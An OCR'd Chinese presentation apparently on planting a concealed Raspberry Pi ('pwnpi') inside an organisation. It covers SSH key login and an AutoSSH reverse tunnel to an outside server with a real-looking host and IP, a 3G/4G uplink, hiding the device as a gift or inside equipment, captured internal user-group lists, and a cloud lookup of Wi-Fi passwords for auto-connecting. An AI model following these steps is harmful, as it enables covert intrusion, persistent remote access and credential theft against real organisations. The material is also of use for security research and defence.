
SSH Tunnel——证书登录


```
root@pwnpi:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
root@pwnpi:~/.ssh#
root@pwnpi:~/.ssh# ls
id_rsa  id_rsa.pub
root@pwnpi:~/.ssh#
root@pwnpi:~/.ssh# ssh-copy-id mx@www.91duofanli.com
The authenticity of host 'www.91duofanli.com (112.124.28.41)' can't be established.
ECDSA key fingerprint is b9:a0:79:65:de:48:8c:cc:c6:0f:dd:c0:08:3f:83:ba.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'www.91duofanli.com,112.124.28.41' (ECDSA) to the list of known hosts
.
mx@www.91duofanli.com's password:
Now try logging into the machine, with "ssh 'mx@www.91duofanli.com'", and check in:

  ~/.ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.

root@pwnpi:~/.ssh# ssh mx@www.91duofanli.com
Last login: Wed Jul 29 16:30:18 2015 from 106.2.213.122

Welcome to aliyun Elastic Compute Service!

[mx@BBST ~]$
root@pwnpi:~/.ssh#
-- INSERT --
```

SSH Tunnel-AutoSSH




SSH Tunnel-AutoSSH



接入互联网


利用3G/4G信号接入互联网

隐秘安装树莓派——机器内部




隐秘安装树莓派——伪装成礼物


信息收集


主菜单
后台用户
用户组列表
用户列表
我的主页
用户组列表
用户列表
用户名称：
所属用户组：
新增
删除
修改
批量删除
用户名称
登录名
所属组
客服领导组
客服组
指挥官
员工组
员工组
员工组
财务领导组
领导组
领导组
指挥官
BD指挥官
实习组
财务领导组
财务组
产品技术管理组
领导组
产品技术管理组

隐秘安装树莓派——放到不宜察觉的地方



搜索附近无线热点




云检索

将ESSID:BSSID做为key。

若此key不存在云端服务器中，则将其添加到云服务器中，value为password列表，默认为空。

若此key存在云端服务器中，则将查询结果返回到树莓派。

根据检索密码自动连接无线热点



